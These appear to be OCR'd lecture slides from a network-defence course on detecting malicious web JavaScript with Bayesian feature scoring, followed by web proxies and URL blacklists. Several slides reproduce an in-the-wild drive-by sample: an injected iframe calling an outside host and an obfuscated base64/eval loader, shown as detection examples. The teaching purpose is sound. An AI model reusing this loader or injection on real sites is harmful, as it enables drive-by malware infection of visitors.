Defending Computer Networks
Lecture 18: More Web Security

Stuart Staniford

Adjunct Professor of Computer Science

Logistics

- Informal course eval results
  - 1-10 (5 = average for Cornell M. Eng courses)
  - Pace of lectures: 6.0 ± 1.1
  - Lectures interesting? 8.3 ± 1.7
  - HW/Proj difficult? 8.3 ± 1.7 (1/3 of class put 10)
  - Learning a lot? 8.5 ± 1.6
  - Grading fair? 8.7 ± 1.7
  - Staff available? 8.1 ± 1.6
  - Other comments:
    - Assignments vague.
    - Bring back Harry Potter!
    - **Piazza**.

Logistics – Schedule Revisions


- Tim Dawson guest lecture now Nov 21st
- Project Milestone 1 due Friday Nov 7th
- HW 4 will be given out Tuesday Nov 5th
  - Due Tuesday Nov 12th
- Quiz 2 now on Nov 14th
- November will be intense!

"The Dark Arts are many, varied, ever-changing and eternal. Fighting them is like fighting a many-headed monster, which, each time a neck is severed, sprouts a head even fiercer and cleverer than before. You are fighting that which is unfixed, mutating, indestructible."

The Washington Post

60° Washington, DC October 30, 2013 Edition: U.S. ✓ | Regional ? Make us your homepage

NSA infiltrates links to Yahoo, Google data centers worldwide, Snowden documents say



TOP SECRET//SI//NOFORN

Current Efforts - Google

Special Source Operations
Public Internet.
Google Cloud.
Mobile User.
User
User
User
SSL
SSL
SSL
GFE
Gmail
DC
Docs
DC
DC
Maps
GFE = Google Front End Server
SSL Added and removed here! ☺
Traffic in clear text here.

TOP SECRET//SI//NOFORN

In this slide from a National Security Agency presentation on "Google Cloud Exploitation," a sketch shows where the "Public Internet" meets the internal "Google Cloud" where user data resides. Two engineers with close ties to Google exploded in profanity when they saw the drawing.

By Barton Gellman and Ashkan Soltani, Wednesday, October 30, 12:19 PM E-mail the writer

The National Security Agency has secretly broken into the main communications links that connect Yahoo and Google data centers around the world, according to documents obtained from former NSA contractor Edward Snowden and interviews with knowledgeable officials.


Assigned Reading

- None today

Main Goals for Today


- Finish up with web-client attack detection
- Web proxies

Pre-Existing Product



- Designed to detect zero-day worms (internal spread)
- Phase I heuristics: port-scan detection
- Worked technically, but not as a value proposition
- Plug into core vs edge network

Problem Statement (I)



- Typical enterprise egress speed is 100Mbps - 10Gbps

Problem Statement (II)

- Heuristics must run fast (line rate)
  - Taken to mean must be single-pass
  - Multithreaded
- 1 in 10^6-10^7 http responses is bad.
- VM bandwidth limited – can only afford to run 1 in 10^3-10^4 responses in VM.
  - This sets FP rate allowed in heuristics
  - FN rate is as little as possible.
  - So have to be fairly discriminating
  - VM gets us the other 10^3-10^4 factor of discrimination

Additional Constraints

- Keep the VMs busy
  - Can look at larger fraction of stuff off-peak
  - Thus want to prioritize everything as don't know where the cut-off will be
- State management
  - VM queue + replay delay is O(30min) worst case
  - 30mins@1Gbps = 225GB.
  - Rely on prioritization here too, as well as a lot of other tricks
- So prioritization is critical

What Is Badness Here?

Inserted into legit site or ad:

```
<iframe src=“http://srv.f-o-r.ms/code/smain.php?scout=jvcxeng”/>
```

Leads to:

```
<script language="javascript">var
k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";function se97a(s){var
o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{e1=k.indexOf(s.charAt(i+
+));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i++));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|
(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o
+String.fromCharCode(c2);}if(e4!=64){o=o+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(se97a("ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rhcy5sZW5n
dGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMiwoaSsxKSoyKTtvcyAr
PSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlKG9zKTt9"));document.write(se9
7a(asas("4c53307444516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e
4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f3863324e79615842304947786
8626d64315957646c50534a7159585a6863324e7961584230496a344e436d6c6d4b473568646d6c6e59585
2766369357159585a6852573568596d786c5a4367704b53423744516f4e436e5a6863694271646d3174633
35a744c434271646d317a5a574d7349477032625856567a59575a6c4c434271646d317063484a76597977676
16e5a746348426859327337445170325958496761543077f794232595849676544307 74f7942325958496
7656a30774f77304b6157596f626d463261576239746347397555a5735305.... (3 more pages)
```

What Is Goodness Here?

This?

```
function insertWSODModule(file){
    var doc  = document.getElementsByTagName('head').item(0);
    var rnd  = "?"+ Math.random();
    var wsod = document.createElement('script');
    wsod.setAttribute('language','javascript');
    wsod.setAttribute('type','text/javascript');
    wsod.setAttribute('src',file+rnd);
    doc.appendChild(wsod);
  }
```

Or this?

```
=Array.prototype.slice.call(arguments);c.unshift.apply(c,f);return b.apply(this,c)}},x=void 0,y=void
0,ba=e.c("840"),ca=e.c("640");e.c("840");
var ia=e.c("640"),ja=e.c("590"),ka=e.c("1514"),la=e.c("1474");e.c("1474");var
ma=e.c("1252"),na=e.c("1060"),oa=e.c("995"),pa=e.c("851"),A={},B={},C={},D={},E={},F={},G={};A.h=e.c("102");A.m=e.c("44");A.f
=e.c("126");
B.h=e.c("102");B.m=e.c("44");B.f=e.c("126");C.h=e.c("102");C.m=e.c("44");C.f=e.c("126");D.h=e.c("102");D.m=e.c("28");D.f=e.c(
"126");E.h=e.c("102");E.m=e.c("16");E.f=e.c("126");F.h=e.c("102");
F.m=e.c("16");F.f=e.c("126");G.h=e.c("102");G.m=e.c("12");G.f=e.c("126");
var
H=e.c("16"),J=e.c("572"),qa=e.c("434"),ra=e.c("319"),sa=e.c("572"),ta=e.c("572"),ua=e.c("572"),va=e.c("434"),wa=e.c("319"),xa
=e.c("126"),ya=e.c("126"),za=e.c("126"),
Aa=e.c("126"),Ba=e.c("126"),Ca=e.c("126"),Da=e.c("126"),Ea=e.c("15"),Fa=e.c("15"),K=e.c("15"),Ga=e.c("15"),Ha=e.c("6"),Ia=e.
c("6"),Ja=e.c("6"),
Ka=e.c("44"),La=e.c("44"),Ma=e.c("44"),Na=e.c("28"),Oa=e.c("16"),Pa=e.c("16"),Qa=e.c("12"),Ra=e.c("30");e.a(”
```

Initial Approach

No network IDS literature at all on detecting bad javascript when I started in 2007. No idea what will work. Strategy: instrument the entire language and use stats to figure out what works.


-
```
<script language="javascript">var
k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";function se97a(s)
{var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/
g,"");do{e1=k.indexOf(s.charAt(i++));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i+
+));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o
+String.fromCharCode(c1);if(e3!=64){o=o+String.fromCharCode(c2);}if(e4!=64){o=o
+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(se97a("ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rhcy5sZW
5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMiwoaSsxKSoyKTtv
cyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlKG9zKTt9"));
```

Note – many features per packet, hundreds of thousands of packets per second = updating priority must be very cheap.

Strategy proved very helpful as we extended beyond html/js to pdf, swf, java, etc.

Bayes' Rule

- Arises from definition of conditional probability
- P(B|A) = P(B^A)/P(A)



Also P(A|B) = P(B^A)/P(B)

Bayes' Rule

- $P(B|A) = P(B \wedge A)/P(A)$
- $P(B \wedge A) = P(B|A)*P(A)$

- $P(A|B) = P(A \wedge B)/P(B)$
- $P(A \wedge B) = P(A|B)*P(B)$

- $P(B|A)*P(A) = P(A|B)*P(B)$
- **$P(B|A) = P(A|B)*P(B)/P(A)$**
- Applying to our problem
  - P(M) – page is malicious
  - $P(F_1, F_2, F_3, \ldots)$
  - F_1 is 'presence of eval'
  - F_2 is 'presence of document.write'

Priority

- Want something like P(M|**F**)
  - **F** = $(F_1, F_2, F_3, \ldots)$
  - Not observable
- Bayes says: P(M|**F**) = P(**F**|M) P(M)/P(**F**)
- Assume everything is independent*:
  - $P(M|F) = \mathrm{Prod}_i[P(F_i|M)/P(F_i)]$
  - Log P(M|**F**) = $\mathrm{Sum}_i[\log(P(F_i|M)/P(F_i))]$
  - This is observable! Make Log P(M|**F**) the priority.
  - $\log(P(F_i|M)/P(F_i))$ is individual feature priority
    - Has an obvious sensible interpretation.
    - Lookup + addition is computationally cheap

*Completely not so, but hold the thought


Priority (II)

- Summing everything didn't work due to lack of independence
-
  ```
  <script language="javascript">var
  k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234
  56789+/=";function se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var
  i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{e1=k.indexOf(s.charAt(i+
  +));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i+
  +));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|
  (e3>>2);c3=((e3&3)<<6)|e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o
  +String.fromCharCode(c2);}if(e4!=64){o=o+String.fromCharCode(c3);}}
  while(i<s.length);return o;}
  ```
- Also, lots of noisy features – signal/noise problems
- Only consider features statistically significant over a cutoff
- So truncate to best feature.
- Got me through the first release!
- Then switched to considering multiple features, expanding out from best – scheme ramified and grew more complex over time.

Dynamic Threshold


- Only submit highest priority things to VMs
- Cutoff threshold should be dynamic
  - Eg higher by day, lower at night:
  - Lower the threshold by exponential aging
  - Raise the threshold when:
    - Submissions to VMs are timing out without being replayed
    - Buffer spills
    - Failing to meet memory goals, so now prune to a higher priority

Dynamic Threshold



Web Proxies

- HTTP designed to support chains of proxies:



- Browser/OS has support to designate a proxy
- Demo settings on Mac

Major Drivers of Client-Side Proxies

- Caching
  - Reduce latency and bandwidth requirements
- Security
  - Access control
    - Who can get out via web
    - Blacklist of bad urls
  - Content inspection
    - Eg AV – but performance limited
    - Data Loss Prevention (DLP)
  - Header control
  - Logging

Major Drivers of Server-Side Proxies

- Load balancing
- Caching
  - Latency
  - Bandwidth
- Access control
  - Don’t allow bad clients
  - DDOS mitigation

Some HTTP Features for Proxies

- If-Modified-Since: <date>
  - Request side header
  - Allows a 304 Not Modified response
- If-Match: <entity-tag>
- Cache-Control: no-cache (etc)
- Via: <proxy>

URL Blacklists


- List of “bad” urls
  - Known malicious
    - Malware, etc
    - Google safe browsing is most famous
  - Productivity problem categories
    - Adult
    - Gambling
    - Social Media
    - Hobby
    - Sports
    - News
  - Uncategorized
    - Blocking this avoids many problems, but also FPs

Building a URL Blacklist

- Build a big farm of clients (eg in VMs)
- Crawl the web
- Try to get infected
- Note the bad URLs
- If you were the bad guys, what would you do?

Reasons for Client-side proxy chains

- Acquisitions
  - When BigCo acquires SmallCo
  - Easiest thing is make SmallCo proxy point to BigCo proxy
  - Don't have to change settings on all SmallCo computers
- Proxy Sandwich
  - Allow for monitoring between child and parent



X-Forwarded-For

- When there is a client-side proxy
  - Anything on Internet side will not see original IP address of client
  - If this is desirable,
    - X-forwarded-for: <ip1>, <ip2>, …
    - Records the chain of IP addresses (original client and proxies along the way).
- In proxy sandwich architecture, often see
  - Child proxy adds X-forwarded-for
  - Parent proxy removes it again